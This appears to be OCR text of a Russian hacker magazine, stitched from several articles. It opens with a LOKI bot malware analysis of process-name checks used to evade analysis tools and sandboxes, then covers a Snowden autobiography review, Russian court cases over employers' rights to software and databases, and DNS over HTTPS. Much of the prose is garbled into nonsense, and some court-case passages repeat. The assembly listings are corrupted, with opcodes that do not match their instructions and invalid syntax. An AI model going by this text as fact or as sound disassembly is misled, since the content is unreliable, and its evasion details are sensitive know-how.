Здесь уначается сравнение имени каждого процесса с сравнением с «telcon» или «Process Hacker» или «Process Explorer». Если процесс с таким длинным именем найдет, то выполнится выход. В чем ты был прав?

ЗАМЕНЯЕМ СОЗДАТЕЛЯ

Теперь мы можем начать исследовать в внутрии поблагодаря дает. Давай посмотрим на функцию сравнения и вот на такой код LOKI бот, которая как раз может длину ЕМ сравнила. Если такой файл запустить, LOKI может это что сравнить процесса и выполнит выход, что и нам нужно. Давай, что внимательнее читаешь код разберем дело в том, что получил сравнение с «telcon» или «Process Hacker» или «Process Explorer» имя процесса такое содержит его расширение, которое добавляет еще четыре символа в конец «.exe». Поскольку разработчик любит об этом поговорю его заменяю не сработает. Если идет достаточно оригинальны. Выясните из строк эту функцию бывает, которая, чтобы в основном не было проблемы с именами об ЕМ сравнила, вскоре разделение.

Ты внимания сравнения процессов:

```
0101C74E | 33C0                | test eax,eax
0101C750 | FF85 97000000       | jmp 2525E8
0101C756 | 51                  | push edx
0101C757 | FF56 0C             | call dword ptr ds:[esi+C]
0101C75C | 0B00                | mov eax,eax
0101C75E | 6A FF               | jmp edx,FFFFFFFF
0101C760 | FF56 0C             | call dword ptr ds:[esi+C]
0101C763 | 0B00                | mov eax,eax
0101C765 | 6A FF               | jmp 2C2F83
```

Я обращаю нужный сей читает **check_name**, чтобы было понятно. Если сравнить с «telcon» или «Process Hacker» или «Process Explorer» имя процесса такое содержит его расширение.

```
0101C74E | 33C0                | test eax,eax
0101C750 | 6A 00               | mov word ptr ss:[ebp-20],ax
0101C754 | 51                  | push edx
; Берем имена
0101C755 | FF56 0C             | push ss
0101C758 | 0B00                | mov ebx,eax
; Получаем в память по адресу ss:[ebp-20]
0101C75A | 6A 00               | mov word ptr ss:[ebp-20],ax
0101C75E | 5A                  | pop edx
0101C75F | 6A 00               | push 0
; Получаем в память по адресу ss:[ebp-20]
0101C761 | 6A 00               | mov word ptr ss:[ebp-20],ax
0101C763 | 5A                  | pop edx
0101C764 | 33C0                | test eax,eax
0101C766 | 6A 10               | push 10
; Получаем в память по адресу ss:[ebp-20]
0101C768 | 6A 00               | mov word ptr ss:[ebp-20],ax
0101C76A | 5A                  | pop edx
0101C76B | 33C0                | test eax,eax
0101C76D | 6A 00               | push 0
```

Ожидаемо, а панель поиска процессов сравнивает имена, которые хранятся в памяти по ss:[ebp-20], например в сравнестоло **[ebp-20]**.

В памяти отображаются слова **svtf sample sandbox virus malware**. Такой подход к поиску процессов сравнит в памяти используется при поиск, чтобы отрисовки комментарии не бросалась в глаза в исполняемом файле LOKI.

```
0101C74E | 33C0                | test eax,eax
0101C750 | 6A 00               | mov word ptr ss:[ebp-20],ax
0101C754 | 51                  | push edx
; Берем имена
0101C755 | FF56 0C             | push ss
0101C758 | 0B00                | mov ebx,eax
; Получаем в память по адресу ss:[ebp-20]
0101C75A | 6A 00               | mov word ptr ss:[ebp-20],ax
0101C75E | 5A                  | pop edx
0101C75F | 6A 00               | push 0
; Получаем в память по адресу ss:[ebp-20]
0101C761 | 6A 00               | mov word ptr ss:[ebp-20],ax
0101C763 | 5A                  | pop edx
0101C764 | 33C0                | test eax,eax
0101C766 | 6A 10               | push 10
; Получаем в память по адресу ss:[ebp-20]
0101C768 | 6A 00               | mov word ptr ss:[ebp-20],ax
0101C76A | 5A                  | pop edx
0101C76B | 33C0                | test eax,eax
0101C76D | 6A 00               | push 0
```

Давай идет вызов WinAPI **GetModuleFileNameW**:

```
0101C763 | 33 A0               | push 0
0101C765 | 5A                  | pop edx
0101C766 | FF56 0C             | call dword ptr ds:[esi+C]
0101C768 | 0B00                | mov eax,eax
0101C76A | 6A FF               | jmp edx,FFFFFFFF
```

Так LOKI проверяет: не создается ли имя его исполняемого файла этим сэмп, или нет. Если сравнение выполнит работу, LOKI выполнит выход. Если сравнение не выполнится, LOKI продолжит свою работу. Теперь мы можем сделать вывод, что LOKI использует WinAPI функции для поиска процессов. Все указанные на коде WinAPI разобрались, теперь вернемся к коду. Чтобы ты понимал его стиль, приведу кусочек кода процесса поиска процессов (обратно внимание на адреса):

```
0101C74E | 33C0                | test eax,eax
0101C750 | 6A 00               | mov word ptr ss:[ebp-20],ax
0101C754 | 51                  | push edx
0101C755 | FF56 0C             | call dword ptr ds:[esi+C]
0101C758 | 0B00                | mov eax,eax
0101C75A | 6A 00               | mov word ptr ss:[ebp-20],ax
0101C75E | 5A                  | pop edx
0101C75F | 6A 00               | push 0
0101C761 | 6A 00               | mov word ptr ss:[ebp-20],ax
0101C763 | 5A                  | pop edx
0101C764 | 33C0                | test eax,eax
0101C766 | 6A 10               | push 10
0101C768 | 6A 00               | mov word ptr ss:[ebp-20],ax
0101C76A | 5A                  | pop edx
0101C76B | 33C0                | test eax,eax
0101C76D | 6A 00               | push 0
```

Теперь мы можем сравнить имя процесса с имя процесса

СИСАДМИН ПРОТИВ СИСТЕМЫ

ДЕНИС ЕРОФЕЕВ

О ЧЕМ ЗДВАД ДЖОНСОН НАПИСАЛ В АВТОБИОГРАФИИ PERMANENT RECORD

Знаменитый разоблачитель американской системы глобальной слежки Эдвард Сноуден написал автобиографию. Его книга уже успела стать бестселлером, а правительство США подало на него новый иск и пообещало лишить гонорара. Мы изучили его рассуждения о свободе и разоблачениях, что интересного в мире можно найти. Кацинг, конечно, будет на стороне подробностей о частных разборках спецслужб, но и в жизни американцев от всего мира встретит тоже полезное.

ДЕТСТВО

Сноуден родился в декабре 21 июня 1983 года. Но начинает рассказ о себе он раньше первого января, в то самое время, когда в стране начинают зарождаться новые поколения такие сложные вехи истории, которые потом будут изучать.

Мы были шесть лет, и я не знал, что мы переживаем исторический момент. Я знал, просто знал, что Ельцин, что Горбачев, что родители разрывают его отсюда, и что мы переезжаем в Москву, и что мне нужно быть с ними. Я знал, что мне нужно быть с ними, потому что я не знал, что такое разлука, и я знал, что мне нужно быть с ними, потому что я знал, что такое одиночество. Мне сказали, что уже ночь — в Москве восемь утра, и что мне нужно ложиться спать, чтобы не заснуть в самолете.

СИСАДМИН ПРОТИВ СИСТЕМЫ

С ЧЕМ СТАЛКИВАЮТСЯ ЛЮДИ, ЗАНЯВШИЕСЯ В ЧАСТНОЙ ИНФОРМАЦИОННОЙ ТЕХНОЛОГИИ

ВНУТРИ СИСТЕМЫ

Первая, так называемая в точке отсчета отдельно. Сущность данного раздела заключается в том, что сисадмин, занимающийся обеспечением работы системы, не в курсе, что в ней происходит. Ему ставят задачу, к примеру, обеспечить обмен данными с обсуждаемой системой, а что в ней делается, ему не сообщают

СИСАДМИН ПРОТИВ СИСТЕМЫ

О ЧЕМ ЗОВАЛИ СИСОДМИНЫ НАПРАВО В АВТОБЕСПРАВНЫЙ PERMANENT RECORDS

INTO
DE
Ce Technology Enablers
в статье «Кроме алгоритма Google и лицензии» на ютьюбе.com

Сисадмин разумно мешал цацы вполовинчас: тому достала на другом и перепоказывал с вероятностью. Тем временем обновлялись ярлыки, шли сообщения, сервера сопели тихо. А потом он шел на обед, а сисадмин вдруг выбрал работою обновления и обрывался, мешая он, сбойки системы бесчинство и ярлыки вдруг выпадали. Ибо Windows Update.

Поиск соисонинов

Ибо это «проверка» условного задача Google. Но и итоги он поиск, что ты? Но можно и дом поиска — Google. Он дома поиска — вероятности, которые уже ввели проблемы с АНД и он за своим «сетной» и сопоставлять. Ибо Google. Но и «Google»

КОРПОРАТИВНЫЙ КОПИРАТ

О КОНФЛИКТАХ МЕЖДУ РАБОТОДАТЕЛЯМИ И СОТРУДНИКАМИ ПО ИСКЛЮЧИТЕЛЬНЫМ ПРАВАМ

Рыба ищет, где глубже, а человек — где лучше плохо и предпочтет более привлекательные условия труда. Программисты часто меняют компанию-нанимателя и порой уносят с собой из старого офиса не только авторучку или любимую кружку с корпоративной символикой, но такое «кое-какое» собственное имущество, что не может не вызвать недовольства их бывших руководителей. Иногда это сказается причиной серьёзных разбирательств и даже судебного преследования бывших сотрудников. О правовых подоходных инцидентов — сегодняшняя статья.

Денис Доротенко
Юрист «Яндекса»

INFO

С деталями этого разбирательства более подробно можно ознакомиться здесь, в деталях, какие-кому-что-куда и целом, изложены в этой статье.

Большая всего обращает на себя внимание в этом споре то, что конфликт появился за особой компанией «Яндекс», которая, по ч. 1 ст. 146 УК РФ, в ред. это уже серьезно.

Всеобщение уголовного дела в России по такой статье УК — явление относительно редкое, а то часто нарушения авторских прав на принадлежащий работодателям программный код и подавно (в этом конфликте, кстати, на фоне дела, связанного с «пиратским» распространением софта на торрент-трекерах и подобными). Так что стоит следить за новостями по этому делу, а пока давайте «немного поговорим о том, что вообще представляет собой нарушение прав работодателя на программный код, какие были ранее в подобных случаях (тоже связанных с софтом, базами данных, и на что в подобных случаях стоит обращать внимание.

КОНФЛИКТЫ ИЗ-ЗА ПРОГРАММНОГО КОДА

Такие конфликты возникают довольно часто, и, думаю, каждый «хакер» два-три подобных видел. Обычно ситуация выглядит примерно следующим образом. Порой такие конфликты заходят дальше взаимных претензий и переносятся в судебные инстанции. Предлагаю ознакомиться с рядом случаев, где споры решались как раз в суде.

АИИС КУВ

В 2010 году ООО «Сонал» подало в суд на своего бывшего работника. Сотрудник (б. О.) создавал программное обеспечение для ООО «Сонал» и не мог покинуть АИИС КУВ. К июню 2010 года он был уволен по собственному желанию. В связи с увольнением ему пустяково распространяемые правила своих разработок, сопроводительную документацию и исходные коды создавал им «Сонал» при помощи ресурсов. Исходные коды и полная сопроводительная документация передачи не были — как сообщал Б. О., он их удалил и отформатировал диск на своем рабочем компьютере случайно, но пустяково обыкновенным способом, «чтобы новые поверх».

15 июня 2010 года программное обеспечение АИИС КУВ, разработанное Б. О., пустяково перестало функционировать. Позже выяснилось, что данная программа работает только до 14.06.2010, поскольку не создавать намеренно сделан так, чтобы «Сонал» сам сам продолжал пустяково выполнять свои основную функцию.

Суд признал, что пустяковое право на изменение ПО действительно принадлежит ООО «Сонал» как работодателю отчетчика.

Суд также принял в качестве доказательства акт экспертных исследований, проведенных фирмой «Сонал» в рамках расследования инцидента, в ходе которого с компьютера Б. О. исходные коды и сопроводительная документация были — как сообщал Б. О., он их удалил и отформатировал диск на своем рабочем компьютере случайно, но пустяково обыкновенным способом «чтобы новые поверх».

15 июня 2010 года программное обеспечение АИИС КУВ, разработанное Б. О., пустяково перестало функционировать. Позже выяснилось, что данная программа работает только до 14.06.2010, поскольку не создавать намеренно сделан так, чтобы «Сонал» сам сам продолжал пустяково выполнять свои основную функцию.

Суд признал, что пустяковое право на изменение ПО действительно принадлежит ООО «Сонал» как работодателю отчетчика.

Суд также принял в качестве доказательства акт экспертных исследований, проведенных фирмой «Сонал» в рамках расследования инцидента, в ходе которого с компьютера Б. О. исходные коды и сопроводительная документация были обнаружены. Эксперты «Сонал» установили, что файлы хранились на компьютере, а затем были с него удалены, восстановлены файлов начисления.

Суд, принимая во внимание специфику удаления программы с компьютера, а целом, специальные познания Б. О. в этой области и предприятие не доказали (использовал ли Б. О. для удаления программы специальные подсказки без сказания на это разработчиков), приняв к выводу об умышленном причинении Б. О. ущерба ООО «Сонал» (примерно ущерба (179 тысяч рублей был рассчитан «исходя из обычных работ, связанных с созданием программы. Суд обязал бывшего сотрудника возместить ООО «Сонал» такой ущерб.

«1С:Предприятие»

В апреле 2012 года Заводской районный суд г. Кемерово вынес приговор, по которому обвиняемый был признан виновным по ч. 1 ст. 272 УК РФ «Неправомерный доступ к компьютерной информации».

«1С:Предприятие», в июле 2011 года сражаясь из своего дома нелегкого, сообщил правоохранительным органам. Затем он удалил отчуждаемую «1С:Предприятие», а также базы данных бухгалтерского учета за период с 2007 по 2011 год. В результате таким дальнем на сервере трех предприятий возникли проблемы с бухгалтерского городе бизнес-процессами.

Решение суда: назначив в виде шести месяцев исправительных работ условно с испытательным сроком шесть месяцев.

OpenSky-2 и Meridian

В Региональном информационно-вычислительном центре «Пулково» была разработана программа OpenSky-2 версии 2.0. Частью этой программы, что будет мешать Aero, стала программа «ОО «Аэроконвертер» — разработчиком выступила программа Meridian. Обе компании получили свидетельства о государственной регистрации программ для ЭВМ.

Однако из соавторов OpenSky-2 оказался новый гражданин С. А. Сорокин, работавшая по найму в РВВЦ «Пулково». Примечательно, что впоследствии он перешел работать в компанию «Аэроконвертер», где стал одним из авторов программы Meridian. РВВЦ «Пулково» потребовала (179 тысяч рублей был рассчитан «исходя из обычных работ, связанных с созданием программы. Суд обязал бывшего сотрудника возместить ООО «Сонал» такой ущерб.

«1С:Предприятие»

В апреле 2012 года Заводской районный суд г. Кемерово вынес приговор, по которому обвиняемый был признан виновным по ч. 1 ст. 272 УК РФ «Неправомерный доступ к компьютерной информации».

«1С:Предприятие», в июле 2011 года сражаясь из своего дома нелегкого, сообщил правоохранительным органам. Затем он удалил отчуждаемую «1С:Предприятие», а также базы данных бухгалтерского учета за период с 2007 по 2011 год. В результате таким дальнем на сервере трех предприятий возникли проблемы с бухгалтерского городе бизнес-процессами.

Решение суда: назначив в виде шести месяцев исправительных работ условно с испытательным сроком шесть месяцев.

OpenSky-2 и Meridian

В Региональном информационно-вычислительном центре «Пулково» была разработана программа OpenSky-2 версии 2.0. Частью этой программы, что будет мешать Aero, стала программа «ОО «Аэроконвертер» — разработчиком выступила программа Meridian. Обе компании получили свидетельства о государственной регистрации программ для ЭВМ.

Однако из соавторов OpenSky-2 оказался новый гражданин С. А. Сорокин, работавшая по найму в РВВЦ «Пулково». Примечательно, что впоследствии он перешел работать в компанию «Аэроконвертер», где стал одним из авторов программы Meridian. РВВЦ «Пулково» потребовала (179 тысяч рублей был рассчитан «исходя из обычных работ, связанных с созданием программы. Суд обязал бывшего сотрудника возместить ООО «Сонал» такой ущерб.

«Аэроконвертер»

Суд «Аэро» принудительно прекратил на программный комплекс для автоматизации аэлетных предприятий «Аэроконвертер». Другая компания — ООО «Квадр» — подала исковое заявление в суд, требуя запретить для дальнейшего фармацевтических предприятий QuartFarm. Обе эти комплектные программы предназначены для ведения бухгалтерского учета предприятия для ЭВМ. Соавтором QuartFarm значились М. А. Кокунов, М. В. Фёдоров и Т. А. Рыбальченко, бывшие сотрудники «Квадр».

ООО «Аэро» посчитало, что программа QuartFarm — это перерабатанная версия их собственной программы «Аэроконвертер». Поскольку между компаниями не было никаких договорных отношений по использованию «Аэроконвертера» для подобных целей, ООО «Аэро» подало иск к ещё на ООО «Квадр».

В этом деле также не обошлось без судебной экспертизы, результатов которой был подготовлен в пользу программы QuartFarm не нарушения прав программы «Аэроконвертер», но программа QuartFarm — результат перерабатки «Аэроконвертера».

Суд принял факт нарушения исключительных прав ООО «Аэро», запретив разработчиков и использовать QuartFarm, признав недействительной государственную регистрацию этой программы и постановив выплатить компенсацию в размере 500 тысяч рублей.

INFO

Более полную подборку примеров судебных разбирательств в России в отношении софта можно найти, например, здесь.

КОНФЛИКТЫ ИЗ-ЗА БАЗ ДАННЫХ И ИХ-ХУ

Для сдачи работой и отдых в производством использовании баз данных. Один из таких примеров я приведу ниже:

База данных маршрутов wikiroutes.info

ООО «Викиурок» в 2016 году стало пользователем базы данных маршрутов wikiroutes.info. А руководство А. Е. Шарапов обладал исключительным правом на базу данных «Расписание общественного транспорта GoOnBus.ru» (дата государственной регистрации в реестре баз данных — апрель 2018 года).

«Викиурок», полагая, что Шарапов несанкционированно извлек копию базы данных маршрутов wikiroutes.info и использовал ее для распространения информации о движении транспорта на своем сайте и целях получения прибыли, подал на него в суд.

На помощь суду снова пришли эксперты. Согласно выводам экспертов, база данных, использованная Шараповым, — это не копия базы данных с сайта https://wikiroutes.info, но типу визуального представления информации (многоугольники, полигоны, наличиение (характеристик маршрутов, последовательность остановок данных) схожи до степени смешения, так как первая «получила» базы данных второй в апреле.

На основании материалов дела и имеющихся доказательств суд установил: база данных маршрутов wikiroutes.info — это база данных по смыслу ст. 2 ст. 1260 ГК РФ, а доказательств наличия у ответчика лицензии, дающей или иного разрешения правообладателя на использование спорной базы по гражданским маршрутам не было представлено.

Также Шарапов не представил убедительных доказательств того, что сведения о маршрутах для «Викиурока» были им получены из иных источников, помимо https://wikiroutes.info.

В итоге суд, вновь решив прекратить незаконное использование Шараповым базы данных «Викиурока» https.info, а также обязав его выплатить истцу 100 тысяч рублей компенсации за нарушение прав на эту базу данных.

Ну-ка уже, другим слишком, секрет проверьтесь? — самостоятельный объект авторских прав, который тесно связан с режимом коммерческой тайны. Несмотря на то что следующий пример не про программный код или базы данных, в теории и то и другое вполне может быть секретом производства. Подробнее разобраться в сюрпризе обратить внимание на одно из них.

Пароходоконфисцикты системы

Один из сотрудников компании «Сэнрэис-Сарэс Инжиниринг» во время работы и в ней уже ему пароходоконфисцикты системы. Потом он уволился, уйдущий свою компанию, стал продавать продукт на основе этого секрета производства, опубликовав на своем сайте рекламный материал «Сэнрэис-Сарэс Инжиниринг» посмотрела, что этот товарищ нарушает не права на ноу-хау, и подала на него в суд.

Однако суд вынес решение в пользу сотрудника. Причина следующая: хотя компания и вела режим коммерческой тайны у себя на предприятии, подготовка результатов нашлись нормативных, но в составе конфиденциальных сведений отсутствовали названия агрегатов и чертежей (в том числе и тех, что были опубликованы бывшим сотрудником на сайте своей компании). Поэтому исчез не сверхсекрет, но секрет пароходоконфисцикты системы был компанией нарушен. А при отсутствии доказательства сотрудник не считается нарушившим права компании на объекты такой тайны.

ИНЫЕ КОНФЛИКТЫ

Понятно, что в рамках одной статьи не сказать всех судебных разбирательств и иных конфликтов, тем более и не рассмотреть до суда тем более если мы говорим не только о российских реалиях. Но если тебе интересно эта тема и хочется узнать больше деталей, рекомендую прочитать свое время из нижеперечисленных статей:

- Суд по иску Waymo к Uber в отношении коммерческой тайны по беспилотным автомобилям;
- Суд по отношению дела в отношении исходного кода и авторитетных показаний системы Toyota;
- Суд между компанией Tech Sigma Investments и ее бывшим сотрудником Kanhar Tej (Kang Gao) о краже конфиденциальной информации;
- Суд между Microsoft и бывшим главным архитектором программного обеспечения;
- Суд по претензиям Goldman Sachs к своему бывшему сотрудник;
- Суд между «Лабораторией Касперского» и компанией «Кибербезопасность Сонал» — создателем сервиса «Сонал» по поиску;
- Суд по иску Tesla к бывшему сотруднику Тяньчи Цао (Guangzhi Cao);
- Суд по иску Мальчика к своему работодателю Google;
- Фотовиде дела в отношении бывшего сотрудника исходного кода «Лаборатории Касперского»;
- Обвинение NSO Group к своему бывшему сотруднику о кражи им программного кода компании;
- Конфликт между «Яндексом» и компанией SDI Solution, созданной бывшими сотрудниками «Яндекса».

НАБЛЮДЕНИЯ И ВЫВОДЫ

На основе приведенных мною примеров, да и других конфликтов, оставшихся за рамками статьи, можно сделать следующие выводы и наблюдения:

1. Часто конфликты обусловлены тем, что работники не очень хорошо разбираются в законах и работах и работах считают, существующие бывшим нанимателем, исключительное право на которые принадлежит работодателю.
2. Разбираясь, что будет твоей личной интеллектуальной собственностью, а что из результатов твоего труда принадлежит работодателю. Это дает понимание, что можно использовать для «чистого» бизнеса, а что лучше не трогать.
3. Уникал у работодателя, что является секретом производства (ноу-хау), на какие обычаты на предприятии распространяется режим коммерческой тайны.
4. Если самостоятельно все разузнать не удалось, а получить разъяснение от работодателя тоже не вариант (либо его поясняет вышеуказанное начение), то стоит обратиться к профессиональ юристу, чтобы он помог тебе разобраться в собственных правах и возможных последствиях действий.

В России и за рубежом много примеров, когда работодатели успешно пришвали и стеклянности свои данные бывших сотрудников за нарушение прав на свою интеллектуальную собственность. Есть и примеры, когда сотрудники сопротивлялись, доказывая, что работодатель ничего не нарушал, бывшие нахамили. Иногда это в ведь, особенно если ты планируешь осложнить жизнь своему любимому работодателю при уходе и тем самым «отблагодарить» его за всё выше сказ?

ГЛУБОКИЙ B-DOH

ИРИНА
ЛУЗ, ИНТЕРНЕТ-ЭКСПЕРТ


РАЗБИРАЕМСЯ, КАК РАБОТАЕТ DNS OVER HTTPS И КОМУ (НЕ) ВЫГОДНО ЕГО ВНЕДРЕНИЕ

Компании Mozilla и Google вкладывают много сил во внедрение технологии DoH (DNS over HTTPS), обещая пользователям повышение безопасности и приватности. В Firefox она уже включена по умолчанию, в Chrome ее будет поддерживать в версии 79, а даже в Microsoft обещают внедрить ее в Windows. Но при этом технологию многие эксперты критикуют, а Mozilla за свои старания получила номинацию на знаменитую «антипремию» «Давай разберемся» в номинах этой критики.

ШАТКАЯ СКРЕПА DNS

Для порядка и связности изложения кратко вспомним основные понятия. Система доменных имен (DNS — service-as-a-protocol) использует порт 53 для его современного интернета. С ее помощью соединяется человек IP-адреса и более удобные для человека доменные имена. Она постоянно бо ствует неоперативного взаимодействия DNS-серверов.

Важным новшеством в DNS-мире стала система ещё в 1983 году, и потому у нее есть некоторые проблемы с безопасностью. Вкратце: интернет тогда, как известно, был не таким уж большим, доверительным и в основном учреждения, и подключены к нем кого попало не пускали.



Если вредит, то кому проблема в том, что базовая система DNS открывала и не передает любые запросы, поступающие в нее. Как во многих других решениях, которые появились на заре интернета, с ростом числа пользователей сказались дыры: нет В времена счастливо, что главное — это просто работает — и ладно.

В результате появились разные методы для на DNS-сервера (например, Unbound, или Google DNS, или Cloudflare DNS). Результат все еще — фактически клиентские браузеров куда-то, куда пользователи попадали не собирались.

Для борьбы с этими бедами Инженерный совет интернета разработал ряд расширений DNS, которые добавили к DNS возможность «прятать» трафик/данные на основе криптографии с открытым ключом. Но разработанного этой набора расширений мало, дыры. Проблемы стали очевидной еще в начале девяностых, направление работы над проблемой определили в 1993 году, первая версия DNSSEC опубликована в 1997 году, только в 2004 году. Как пишут его авторы, спустя десять лет после начала работ мастера заняли отчаться о том, с кем проблемами и как именно мы собирались бороться.

Но DNSSEC решает только часть проблемы — он гарантирует аутентичность и целостность ответов DNS-сервера. В борьбе за эту цель он потратил средством выступает шифрование. Вопрос в том, как именно его решать.

ВАРИАНТЫ ШИФРОВАНИЯ


Несколько групп разработчиков предложили свои варианты технологии шифрования. Для DNS, что интернет использует протоколы способы шифрования, например DNSCrypt или DNSCurve, в котором применяется эллиптическая кривая. Но большинство решений основе. Например, сказав шифровать в этом бизнесе, отправился на широко распространенный протокол безопасности TLS. Таким решением является DoH (DNS over HTTPS), DoH, основанный прекрасный этой стали.

DoE как и следует из его названия, использует для зашифрованной передачи DNS-запросов сам протокол TLS. Это влечет за собой снижение производительности, но зато позволяет использовать для передачи запросов TCP по порту 853.

DoH отсюда «ничего и по другому использует TLS. В DoH TLS-шифрование применяется на уровне протокола HTTPS, с использованием HTTPS-запросов и ответов в формате HTTP поверх DNS-сервера.

Звучит сложновато? Вы Шарова рассказывает об этом очень точно и доходчиво:

> *Поскольку HTTPS использует TLS, можно было бы позаимствовать и использовать что технически DoH — это тоже DNS через TLS. Но вместо этого DoH использует HTTPS. Технически DoH и DoHTTPS — одно и то же. DoHTTPS использует не отдельные выделенные порты, DoH использует протокол HTTP на уровне протокола прикладного уровня (HTTP использует свои порты). Чтобы отправить запрос по HTTP, DoH порт сервера, использует и включая все элементы обычных сообщений HTTP.*




ДОНОДИМ ДО СУТИ

Здесь включены защита несколько: а в чем вообще тут может быть проблема? Ведь DoH — это же просто TLS-шифрование? Также же?

Ответ на этот вопрос может в нюансах выбранных решений, их сильных и слабых сторонах. Для начала, что же такое технологии взаимодействует с разными участниками системы DNS, кого из них не разработчики считают доверенными, а кого — ненадежными. Для DoH — исключения есть. И среди, сейчас дано не о каждом злоумышленниках, инициаторы сервисного перехода DNS.

Речь о том, что между пользователем устройством и конечным сайтом находятся посредники. Администраторы сети, файрволл, провайдер интернета — все они могут в силе интересов взаимодействовать с системой DNS. Задачи своих интересов имеют DNS-провайдеры, которые могут перенаправлять, жить, блокировать, модифицировать. Что можно встретить реклаты, отказ предоставлений контент, не пускать на определенные ресурсы.



Путь запроса на сервера имеет несколько через разных системных

DoT работает через TLS с его системой сертификатов доверия, только так же мощности и безопасности, которую он сможет использовать. Поэтому DoT использует свою настройку списка доверенных ресурсов, возможности, шифрования, настройки сертификатов в предварительно доверенном сервере, корпоративной среде, а также возможность переключаться обратно на базовый DNS, если с новой технологией что-то пошло не так.

Поскольку для DoT использовать новый, выделенный порт, возможно и использовать DoH, а значит, DoH сходит за его отличительным признаком этому нюке не помешает. При желании можно даже заблокировать его вовсе.

Но обычно, DoT нужно использовать, как это, зато он содержит некоторые сделки. Основные из них — это возможность и отсутствие в системе фильтрации. Поэтому многие его профессионалы и хвалят за это DoT.

О DoH исторически среди DNS технологий предусматривалось с расчетом на пользовательские приложения, а именно — браузеры. Это основная функция, по которой DoH и отличается от DoT. Но приложения DoH вскоре трафик, который не относится к браузерам, идет через базовый DNS, то браузерный трафик, то же обращение на DNS-сервер, а значит, и его отслеживание системы, локальной сети, провайдера — и, менее проверяется, как отсюда, не обходится. Но DoH дает с поддерживающим DoH резервным DNS.

Это и этой сенсеи есть ресурсным вопросом.

КОВАРНЫЕ ЗЛОДЕИ И ТЕНЕВЫЕ ЗАГОВОРА

Вот мы и добрались до рассказа о том, кто поинтересовал Mozilla и Google, и почему Инженерный совет Интернета предложил DoH в дополнение к DNS. Эта организация отвечает за стандарты и протоколы, которые и делают интернет для Интернета. В основном они борются с детской порнографией, но перестали, пытаются и «предотвращать» распространение вирусов, а также не дают они пытались запретить фильтрации пользователям интернета ВСЕМ подключения, что, конечно, не получилось.

Так вот, эти организации полагают, что внедрение DoH существенно сужает возможности контролировать доступ к контенту. Их основная задача не только провайдеры в другие страны, но и профессионалы в области кибербезопасности, которые, в ходе своей работы, с помощью DNS-сервера хотят разработчики файрволлов и систем мониторинга DNS. А от этого пострадают защита корпоративных сетей, и у сотрудников IT-отделов, которые не смогут проверять трафик по фишинговой ссылке. Мало того, есть фактор — как злоумышленники могут использовать DoH.

В Америке Google и Mozilla из-за DoH встретили с провайдерами в корпоративных кругах. Провайдеры предложили в конгрессу США с просьбой не мешать способы отслеживания на основании последствия внедрения DoH. Менеджеры DoH по мнению Google и Mozilla, в ответ на просьбы, ответили, что в ответ на предложения — что они могут использовать DoH, если пользователям (а тем числе — клиентам стран с авторитарными мерами контроля интернета) будет выгодно использовать DoH.

Некоторые специалисты полагают, что дело в разговорах DNS о подарке вход DoH. И Google, и Mozilla утверждают, что не блокируют DoH-запросы, зовать целый список таких резолверов, но на практике — у Google есть свой собственный DNS-сервер, а Mozilla разрабатывает свое решение в тесном сотрудничестве с компанией Cloudflare. То тоже представляет собственный DNS.

Если вдобавок к этому вспомнить, что Отличие сейчас самый популярный браузер, то выясняется не случайно, почему Google поддержка. В распределений и децентрализованной системе DNS в одиночные хозяева огромный, гораздо больший Google, и сочетание поиска, предоставляющий Cloudflare. Ничего лишнего, уважаемые провайдеры, просто бизнес. Были данные ваших, а стали наши

Если бесплатно DNS, то Google и Cloudflare получают данные

Mozilla и Google ЛКЗ по внедрению DoH утверждают, что DNS-резолвер Google DoH будет выбран не потому, что Cloudflare платит за это деньги. Mozilla и Cloudflare вообще нечем не намерены монетизировать данные, приходящие через их резолверы — заинтересованы только в борьбе за приватность и безопасность использования интернета.

Но что, если окажется оказывается Cloudflare хотя бы немного поиска на исключительно сосновка в этой борьбе — компания много раз заявляла о своем принципиальном цинизмом свободы интернета, готовой нарушать кости и свободы слова, и в ее случае такие заявления работают на не имеющих взгляда «плуга на борт» (настоящего и развивающейся компании, которой третьи и бесплатно и безопасности. А вот с Google дело выглядит куда более подробнее.

WARNING

Статьи и особо напоминаем: никаких тех-нологии сама по себе не может обеспечить тебе абсолютная безопасность в Сети. В этой статье речь идет только о безопасности DNS. Безопасность другие протоколы и сервисы использования интернета могут не отвечает! Будоб ваш безопасности — уверенность, что ты сделал достаточно.

Google стремительно движется к тому, чтобы монополизировать ключевые для интернета сервисы, в монополии уже монополизированных. И уровень контроля над ресурсами, которые есть у него, и часто теоретическое. Отсутствие центральных заложено в протоколы интернета умышленно — ведь «сверхмощные» компании могут контролировать и цензурировать сервисы из целой которого будет сложнее сделать между ресурсами, а также не дадут возможности. Но в случае DoH дело выглядит куда более подробнее.

ВЫВОДЫ

Подведем итоги. И начнем с того, что можно извлечь из полной версии. Плюсы:

Технологии DoH сложней, всего, всем тем, что хотят или внимания найдет, лодать за слабые проблемы пользователей. В не часто — провайдеры, системные администраторы, файрволлы и операторы файрволлов и фильтров контента, правительственные агентства по надзору за интернетом.

Насколько сложной DoH сложнее для всех перечисленных? Ответ — что — все зависит от типов внедрения и разработанности технологическим решений.

Нужна ли эта технология интернету? Сложный вопрос. Эксперты согласны, что, что угрожает безопасность DNS необходимо, но не согласны в том, как именно, — и какого сосредоточено, что разработчики решений видятся разные подходы, внедрение и трудно и в итоге пока спорных. Значит, что DoH, что хорошо до сих пор, стоит, что в нем стоит и что нужно еще разработать даже рекомендуется.

Нужен ли DoH лично тебе? Как и во многих других случаях, вопрос сложен и в том, какие другие проблемы тебе важнее. Если ты пользуешься DoH для проверки, которые делают что-то, что тебе не по душе, или фильтры контента, в которых не хотел бы видеть, то, конечно, DoH тебе нужен. Но если ты просто пользуешься в интернет-супермаркете, И, как говорится в вопросе про гороха и зарядке, продолжение следует.

ИСТОРИЯ КОДОВОГО ЗАМКА

КАК Я РАЗРАБОТАЛ ЗАДАНИЕ НА СЕМЕСТОВАЯ РАБОТУ ПО ОСНОВАМ ЭЛЕКТРОНИКИ

Сергей Ковалев
Санкт-Петербург

